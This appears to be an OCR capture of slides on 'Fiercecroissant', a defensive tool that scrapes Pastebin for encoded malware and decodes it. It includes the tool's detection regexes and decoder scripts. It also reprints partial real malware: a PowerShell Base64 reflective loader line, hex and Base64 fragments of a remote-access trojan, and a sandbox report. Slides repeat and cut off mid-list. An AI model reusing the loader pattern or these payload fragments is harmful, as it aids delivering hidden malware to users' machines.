    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|ro|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encoc
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\\x\w\w){100,}', paste_data) #Regex for hex formatted as "\\xDC", "\\x02", "\\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ]){150,}', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<\?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

Fiercecroissant: a Scrappy Scraper

- Step Two: Decode that paste!

23 lines (19 sloc) | 687 Bytes — Raw | Blame | History

```python
import os

hexdirectory = os.getcwd() + '/pastes/hexpastes/' #relative path of binary pastes.
save_path = os.getcwd() + '/decodedexes/' #relative path of stored executables.

def writefile(filenm, stuff):
    writefile = open(filenm,'w')
    writefile.write(stuff)
    writefile.close()

for filename in os.listdir(hexdirectory):
    paste = os.path.join(hexdirectory, filename)
    outputfile = save_path + filename
    with open(paste, 'r') as f:
        paste_data = f.read()
        try:
            decoded_paste = bytearray.fromhex(paste_data)
            writefile(outputfile, decoded_paste)
            os.remove(paste)
        except:
            continue
        f.close()
```

Fiercecroissant: a Scrappy Scraper

- Step Two: Decode that paste!

24 lines (20 sloc) | 799 Bytes — Raw | Blame | History

```python
import os

asciidirectory = os.getcwd() + '/pastes/asciipastes/' #relative path of ASCII pastes.
save_path = os.getcwd() + '/decodedexes/' #relative path of stored executables.

def writefile(filenm, stuff):
    writefile = open(filenm,'w')
    writefile.write(stuff)
    writefile.close()

for filename in os.listdir(asciidirectory):
    paste = os.path.join(asciidirectory, filename)
    outputfile = save_path + filename
    with open(paste, 'r') as f:
        paste_data = f.read()
        try:
            paste_data_normalized = [int(i) for i in paste_data.split()]
            decoded_paste = "".join([chr(c) for c in paste_data_normalized])
            writefile(outputfile, decoded_paste) # write pe32exe
            os.remove(paste)
        except:
            continue
        f.close()
```

Fiercecroissant: a Scrappy Scraper

- Step Two: Decode that paste!

25 lines (21 sloc) | 835 Bytes — Raw | Blame | History

```
1  import os
2
3  binarydirectory = os.getcwd() + '/pastes/binarypastes/' #relative path of binary pastes.
4  save_path = os.getcwd() + '/decodedexes/' #relative path of stored executables.
5
6  def writefile(filenm, stuff):
7      writefile = open(filenm,'w')
8      writefile.write(stuff)
9      writefile.close()
10
11 for filename in os.listdir(binarydirectory):
12     paste = os.path.join(binarydirectory, filename)
13     length = 8
14     outputfile = save_path + filename
15     with open(paste, 'r') as f:
16         paste_data = f.read()
17         paste_data_length = [paste_data[i:i+length] for i in range(0,len(paste_data),length)]
18         try:
19             decoded_paste = ''.join([chr(int(c,base=2)) for c in paste_data_length])
20             writefile(outputfile, decoded_paste)
21             os.remove(paste)
22         except:
23             continue
24         f.close()
```

Fiercecroissant: a Scrappy Scraper

- Step Two: Decode that paste!

25 lines (22 sloc) | 871 Bytes — Raw | Blame | History

```python
import base64, os

base64directory = os.getcwd() + '/pastes/base64pastes/' #relative path of Base64 pastes.
save_path = os.getcwd() + '/decodedexes/' #relative path of stored executables.

def writefile(filenm, stuff):
    writefile = open(filenm,'w')
    writefile.write(stuff)
    writefile.close()

for filename in os.listdir(base64directory):
    paste = os.path.join(base64directory, filename)
    outputfile = save_path + filename
    with open(paste, 'r') as f:
        paste_data = f.read()
        missing_padding = len(paste_data) % 4
        if missing_padding != 0:
            paste_data += b'='* (4 - missing_padding) # fix padding error
        try:
            decoded_paste = base64.b64decode(paste_data)
            writefile(outputfile, decoded_paste) # write pe32exe
            os.remove(paste)
        except:
            continue
        f.close()
```

Secure | https://pastebin.com/vqPratiU

PASTEBIN + new paste trends API tools faq search...

Untitled

A GUEST OCT 29TH, 2017 68 NEVER


SHARE TWEET

text 100.76 KB raw download clone embed report print

```
1. [Reflection.Assembly]::Load([Convert]::FromBase64String('TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

RAW Paste Data

```
AQ29tVmlzaWJsZUF0dHJpYnV0ZQBleXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXMATW9kdWxlMQB0aWN0b2MATE8ADwFrZWWAC3QAUGVyc2lzdFRocmVhZA
BUaHJlYWQAU3lzdGVtLlRocmVhZGluZwBhbGFiAF9jAEFjY2Vzc2VkVGhyb3VnaFByb3BlcnR5QXR0cmlidXRlAFl5AHRyZABSRwBjb3B5c2UARVhFAERSAE1UW
ABjb3B5ZGlyAE1UAE11dGV4AFN0YXJ0dXBLZXkAdXNiZQBjYXAASW5zdGFsbE5hbWUAdGFzawBzdHJnAGhvc3QAcG9ydABWY05tAHN0YXJ0dXAAUGF0aFMAa3EA
RgBzZgB1c2IAcnVuX3RpbWVyAGludnIAUHJvAHBjAE5wYwBsU2FtcGxlcwBsUmV0AGxCaXRzAGxDaGFubmVscwBpQmxvY2tBbGlnbgBsQnl0ZXNQZXJTZWMASgB
zYXZpbmdwYXRoAElzU3RyZWFtaW5nX1JlbW90ZVdlYmNhbQBRdWFsaXR5X1JlbW90ZVdlYmNhbQBTcGVlZF9SZW1vdGVXZWJjYW0AUmVtb3RlV2ViY2FtSUQAcG
F0YgBXU19DSElMRABXU19WSVNJQkxFAFdNX0NBUF9EUklWRVJfQ09OTkVDVABXTV9DQVBfU1RBUlQAV01fQ0FQX0dSQUJfRlJBTUAV01fQ0FQX1NBVkVESUIAV
01fQ0FQX0RSSVZFUl9ESVNDT05ORUNUAHRpbWVyX3dvcmsAdGltZXJfaW50cnZhbABnZXRfRXhlY3V0YWJsZVBhdGgARmlsZUluZm8AU3lzdGVtLklPAENvbnZl
cnNpb25zAFRvQm9vbGVhbgBUb0ludGVnZXIARW52aXJvbm1lbnQAZ2V0X01hY2hpbmVOYW1lAGdldF9Vc2VyTmFtZQBDb25jYXQASW50ZXJhY3Rpb24ARW52aXJ
vbgBnZXRfYwBzZXRfYwBXaXRoRXZlbnRzVmFsdWUAR2V0Rm9yZWdyb3VuZFdpbmRvdwBHZXRXaW5kb3dUZXh0AFN0cmluZ0J1aWxkZXIAU3lzdGVtLlRleHQAaF
duZABscFN0cmluZwBjY2gAQ29udmVyc2lvbgBIZXgASFdEAEVtcHR5V29ya2luZ1NldABoUHJvY2VzcwBTbGVlcABHZXRGb2xkZXJQYXRoAFNwZWNpYWxGb2xkZ
```


vqPratiU
4d5a 9000 0300 0000 0400 0000 ffff 0000
b800 0000 0000 0000 4000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 8000 0000
0e1f ba0e 00b4 09cd 21b8 014c cd21 5468
6973 2070 726f 6772 616d 2063 616e 6e6f
7420 6265 2072 756e 2069 6e20 444f 5320
6d6f 6465 2e0d 0d0a 2400 0000 0000 0000
5045 0000 4c01 0300 143d f659 0000 0000
0000 0000 e000 0201 0b01 0800 0028 0100
0004 0000 0000 0000 3e46 0100 0020 0000
0000 0000 0000 4000 0020 0000 0002 0000
0400 0000 0000 0000 0400 0000 0000 0000
00a0 0100 0002 0000 0000 0000 0200 4085
0000 1000 0010 0000 0000 1000 0010 0000
0000 0000 1000 0000 0000 0000 0000 0000
e845 0100 5300 0000 0060 0100 0002 0000
0000 0000 0000 0000 0000 0000 0000 0000
0080 0100 0c00 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0020 0000 0800 0000
0000 0000 0000 0000 0820 0000 4800 0000
0000 0000 0000 0000 2e74 6578 7400 0000
4426 0100 0020 0000 0028 0100 0002 0000
0000 0000 0000 0000 0000 0000 2000 0060
2e72 7372 6300 0000 0002 0000 0060 0100
0002 0000 002a 0100 0000 0000 0000 0000
0000 0000 4000 0040 2e72 656c 6f63 0000
0c00 0000 0080 0100 0002 0000 002c 0100
0000 0000 0000 0000 0000 0000 4000 0042
0000 0000 0000 0000 0000 0000 0000 0000
2046 0100 0000 0000 4800 0000 0200 0500
f4b9 0000 f48b 0000 0100 0000 2100 0006
3cb9 0000 b800 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
2602 2801 0000 0a00 002a 0000 2a00 0228
vqPratiU
2726
NUL NUL VT NUL NUL FF NUL NUL DLE NUL SI NUL DC1 NUL SI NUL DC2 NUL SI NUL DC4 NUL DC3 NUL NAK
NUL DC3 NUL SYN NUL DC3 NUL CAN NUL ETB NUL EM NUL ETB NUL SUB NUL ETB NUL ESC NUL ETB NUL FS NUL
ETB NUL GS NUL ETB NUL RS NUL ETB NUL US NUL ETB NUL !NUL NUL NUL NUL DLE NUL SO NUL ?NUL NUL DLE
NUL DC3 NUL ?NUL NUL NUL NUL NAK NUL ?NUL NUL DLE NUL)NUL ?NUL NUL NUL NUL +NUL ?9NUL xSOH 9NUL ?
STX STX NUL ?STX ETX NUL ?STX NUL Stub.exe NUL Stub NUL mscorlib NUL Microsoft.VisualBasic NUL Sys
tem.Windows.Forms NUL System.Drawing NUL System NUL System.Management NUL user32 NUL winmm.dll
NUL avicap32.dll NUL kernel32 NUL wininet.dll NUL kernel32.dll NUL advapi32.dll NUL crypt32.dll
NUL oleaut32.dll NUL user32.dll NUL Crypt32.dll NUL Stub.Resources.resources NUL <Module> NUL MyA
pplication NUL Stub.My NUL ConsoleApplicationBase NUL Microsoft.VisualBasic.ApplicationService
s NUL .ctor NUL DebuggerNonUserCodeAttribute NUL System.Diagnostics NUL EditorBrowsableAttribut
e NUL System.ComponentModel NUL EditorBrowsableState NUL GeneratedCodeAttribute NUL System.Code
Dom.Compiler NUL MyComputer NUL Computer NUL Microsoft.VisualBasic.Devices NUL DebuggerHiddenAt
tribute NUL MyProject NUL Object NUL m_ComputerObjectProvider NUL m_AppObjectProvider NUL m_User
ObjectProvider NUL User NUL m_MyFormsObjectProvider NUL m_MyWebServicesObjectProvider NUL .ccto
r NUL get_GetInstance NUL get_Computer NUL get_Application NUL get_User NUL get_Forms NUL get_WebS
ervices NUL HelpKeywordAttribute NUL System.ComponentModel.Design NUL Application NUL Forms NUL
WebServices NUL StandardModuleAttribute NUL Microsoft.VisualBasic.CompilerServices NUL HideMod
uleNameAttribute NUL MyForms NUL m_FormBeingCreated NUL Hashtable NUL System.Collections NUL Thr
eadStaticAttribute NUL TargetInvocationException NUL System.Reflection NUL Control NUL get_IsDi
sposed NUL Type NUL GetTypeFromHandle NUL RuntimeTypeHandle NUL ContainsKey NUL String NUL Utils
NUL GetResourceString NUL InvalidOperationException NUL Add NUL Activator NUL CreateInstance NUL
ProjectData NUL SetProjectError NUL Exception NUL get_InnerException NUL get_Message NUL ClearPr
ojectError NUL Remove NUL Create__Instance__ NUL Instance NUL Component NUL Dispose NUL Dispose__I
nstance__ NUL instance NUL RuntimeHelpers NUL System.Runtime.CompilerServices NUL GetObjectValu
e NUL Equals NUL o NUL GetHashCode NUL GetType NUL ToString NUL MyGroupCollectionAttribute NUL MyWe
bServices NUL ThreadSafeObjectProvider`1 NUL m_ThreadStaticValue NUL CompilerGeneratedAttribut
e NUL GetInstance NUL ComVisibleAttribute NUL System.Runtime.InteropServices NUL Module1 NUL tic
toc NUL L0 NUL makel NUL st NUL PersistThread NUL Thread NUL System.Threading NUL alab NUL _c NUL Acce
ssedThroughPropertyAttribute NUL Yy NUL trd NUL RG NUL copyse NUL EXE NUL DR NUL MTX NUL copydir NUL M
T NUL Mutex NUL StartupKey NUL usbe NUL cap NUL InstallName NUL task NUL strg NUL host NUL port NUL VcNm
NUL startup NUL PathS NUL kq NUL F NUL sf NUL usb NUL run_timer NUL invr NUL Pro NUL pc NUL Npc NUL lSamp
les NUL lRet NUL lBits NUL lChannels NUL iBlockAlign NUL lBytesPerSec NUL J NUL savingpath NUL IsStre
aming_RemoteWebcam NUL Quality_RemoteWebcam NUL Speed_RemoteWebcam NUL RemoteWebcamID NUL patb
NUL WS_CHILD NUL WS_VISIBLE NUL WM_CAP_DRIVER_CONNECT NUL WM_CAP_START NUL WM_CAP_GRAB_FRAME NUL
WM_CAP_SAVEDIB NUL WM_CAP_DRIVER_DISCONNECT NUL timer_work NUL timer_intrval NUL get_Executable
Path NUL FileInfo NUL System.IO NUL Conversions NUL ToBoolean NUL ToInteger NUL Environment NUL get

Fiercecroissant: a Scrappy Scraper

- Step Three: Run that malware!

/ vqPratiU.exe

Private | Resubmit | Downloads

Metadata

95
Threat Score

Sample ID	e84bc77baa7e3df8ceeab9cb2a7453d7	**Filename**	vqPratiU.exe
Submitted By	pcolford	**Magic Type**	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
OS	Windows 7 64-bit		
Started	10/30/17 12:10 pm	**Analyzed As**	exe
Ended	10/30/17 12:16 pm	**SHA-256**	6015239e6a14b51b9e047d2da5a223cd18c0c007ceb4692a65d780d501b7d384
Duration	0:06:33		
Sandbox	car-work-030 (pilot-d)	**SHA-1**	784aa676476d2e6c984f764cae47107652690d97
Playbook	Random Cursor Movement	**MD5**	4e509e3c817f31516c420d0c6a0a23aa
Network Exit Localization		**Tags**	


Behavioral Indicators

Search

	Title	Categories	Tags	Hits	Score
+	Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	95
+	Dynamic DNS Domain Detected	network	evasion	5	30
+	Potential Code Injection Detected	evasion	memory	46	25
+	Executable Artifact Uses .NET	attribute	artifact, library, PE	2	21
+	DNS Response Contains Low Time to Live (TTL) Value	network	network, ttl, dns, fast flux, command and control	5	7
+	Sample flagged by antivirus service contacted domain	network	communications, command and control	1	6

Fiercecroissant: a Scrappy Scraper


- Step Three: Run that malware!



Fiercecroissant: a Scrappy Scraper

- Step Three: Run that malware!

  Delicious DNS information:



FINDINGS AND APPLICATIONS

Lessons and interesting stats!

- 2,230+ domains found through Fiercecroissant through May with 799 blocks as of November 2017. 29,229 pastes have been collected since its beginning. Most blocks (50%+) are DDNS domains.
- Malware comes in two forms:
  - Raw encoded text, usually in Base64 or binary, but which also has been observed as ASCII or hex values.
  - Wrapped within another language as an encoded value.
- Common wrappers are PHP and Java, but Visual Basic has also been observed.
- There's a lot of malicious stuff on Pastebin to find: c99 shells, defacement kits, hacking guides, and images likely used for phishing.

Lessons and interesting stats!

- 2,230+ domains found through Fiercecroissant through May with 799 blocks as of November 2017. 29,229 pastes have been collected since its beginning. Most blocks (50%+) are DDNS domains.
- Malware comes in two forms:
  - Raw encoded text, usually in Base64 or binary, but which also has been observed as ASCII or hex values.
  - Wrapped within another language as an encoded value.
- Common wrappers are PHP and Java, but Visual Basic has also been observed.
- There's a lot of malicious stuff on Pastebin to find: c99 shells, defacement kits, hacking guides, and images likely used for phishing.


Lessons and interesting stats!

- 2,230+ domains found through Fiercecroissant through May with 799 blocks as of November 2017. 29,229 pastes have been collected since its beginning. Most blocks (50%+) are DDNS domains.
- Malware comes in two forms:
